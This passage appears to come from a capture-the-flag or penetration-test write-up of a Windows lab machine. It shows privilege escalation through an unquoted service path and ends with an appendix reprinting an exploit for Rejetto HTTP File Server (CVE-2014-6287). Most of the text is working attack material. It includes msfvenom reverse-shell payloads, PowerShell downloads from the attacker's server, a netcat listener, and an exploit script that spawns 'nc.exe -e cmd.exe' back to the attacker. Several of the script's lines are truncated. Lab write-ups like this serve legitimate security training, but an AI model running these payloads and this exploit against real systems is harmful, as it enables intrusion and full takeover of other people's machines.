Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>whoami
whoami
steelmountain\bill
```

Figure 3.4: Shell on the target

3.2.2 Exploiting the server with the created shell

With our shell created on the previous section, we will start enumerating the server to find possible vulnerabilities. In this section we will also find ways to escalate privilege to administrator use.

For the enumeration, we will use the tool PowerUp. This .ps1 script enumerates windows systems to find misconfiguration that may lead to privilege escalation. To use this script, we performed the following steps:

1. Create a web server on the attaching machine

```
sudo python3 -m http.server 80
```

2. Upload the script on the target

```
powershell Invoke-WebRequest -Uri http://10.9.1.255:80/winPEASany.exe -
Outfile winp.exe
```

Our next step will be enumerate the server and find misconfigurations that can be used for privilege escalation

3.2.2.1 Enumerating server

We then executed the Winpeas.exe script to enumerate the server. From this scan we got the following result:

- Credentials in plain text (not exploitable)
- Unquoted services
  - *AdvancedSystemCareService9*
  - *AWSLiteAgent
  - *IObitUnSvr*
  - *LiveUpdateSvc*

Our next step will be exploiting those service to obtain a privileged shell.

3.2.2.2 Exploiting missconfiguration

We attempted to exploit the unquoted service if the option *CanRestart* is set to true and if we have write permissions on the directory, where it is located, so we upload our malicious code. This allows us to stop and to restart the service and to add files.

We first created with *msfvenom* an executable, that connects back to our attacking machine:

```
msfvenom -p windows/shell_reverse_tcp LHOST=ATTACKING_MACHINE LPORT=4443 -
e x86/shikata_ga_nai -f exe-service -o Advanced.exe
```

```
msfvenom -p windows/shell_reverse_tcp LHOST=10.9.1.255 LPORT=4443 -
e x86/shikata_ga_nai -f exe-service -o Advanced.exe
```

Then we create a web server on the attacking machine:

```
sudo python -m http.server 80
```

After that, we upload the to the target using the following command:

```
powershell Invoke-WebRequest -Uri http://10.9.1.255:80/Advanced.exe -
Outfile Advanced.exe
```

We could have placed this file on the folder, where the service *AdvancedSystemCareService9* is located but since we don't have *write* permissions there, we moved it to a parent folder.

```
copy Advanced.exe \\C:\\\\"Program Files (x86)"\\IObit\\
```

In this case, we exploited *unquoted* services on windows, which first search for the name of the executable as described below:

```
1st - \\C:\\\\Program
2st - \\C:\\\\Program Files
3rd - \\C:\\\\Program Files (x86)\\
4th - \\C:\\\\Program Files (x86)\\IObit\\
5th - \\C:\\\\Program Files (x86)\\IObit\\Advanced.exe (our payload) -
Execution stops here
6th - \\C:\\\\Program Files (x86)\\IObit\\Advanced
7th  \\C:\\\\Program Files (x86)\\IObit\\Advanced SystemCare\\ASCService.exe
```

On our attacking machine, we create a listener:

```
nc -lvnp 4443
```

Eventually, we execute stop and restart the service:

```
sc stop AdvancedSystemCareService9
```

```
sc start AdvancedSystemCareService9
```

This process gives a shell with administrative privileges, as shown below:

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Figure 3.5: Admin shell

3.3 House Cleaning

For our house cleaning the did the following: 1. *del result.xt*: removal of result of the enumeration 2. *del Advanced.exe*: removal of the payload used to create a reverse shell as admin 3. *sc stop AdvancedSystemCareService9*: stopped the service that was linked to our admin shell 4. *sc start AdvancedSystemCareService9*: restarted the service, so it can be linked to the original file

4 Conclusion

Lessons learned:

- Check donwload in windows *winPEAS* and *Powerup*
- Check *unquoted* services *wmic service get name,displayname,pathname,startmode | findstr /v /i "\C:\\Windows"*
- Check permissions on folder *icalcs*

5 Appendix A - Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution

Below there is the python script for exploitation of the vulnerability found on **http://10.10.232.126:8080/**. This script was adapted to our context:

```
#!/usr/bin/python
# Exploit Title: HttpFileServer 2.3.x Remote Command Execution
# Google Dork: intext:"httpfileserver 2.3"
# Date: 04-01-2016
# Remote: Yes
# Exploit Author: Avinash Kumar Thapa aka "-Acid"
# Vendor Homepage: http://rejetto.com/
# Software Link: http://sourceforge.net/projects/hfs/
# Version: 2.3.x
# Tested on: Windows Server 2008 , Windows 8, Windows 7
# CVE : CVE-2014-6287
# Description: You can use HFS (HTTP File Server) to send and receive files.
#          It's different from classic file sharing because it uses web technolo
#          It also differs from classic web servers because it's very easy to us
of-the box". Access your remote files, over the network. It has been successfull

#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_i
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
```

```
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+

    ip_addr = "ATTACKING-MACHINE" #local IP address
    local_port = "47555" # Local Port number
    vbs = "\\C:\\\\Users\\Public\\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+loca
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```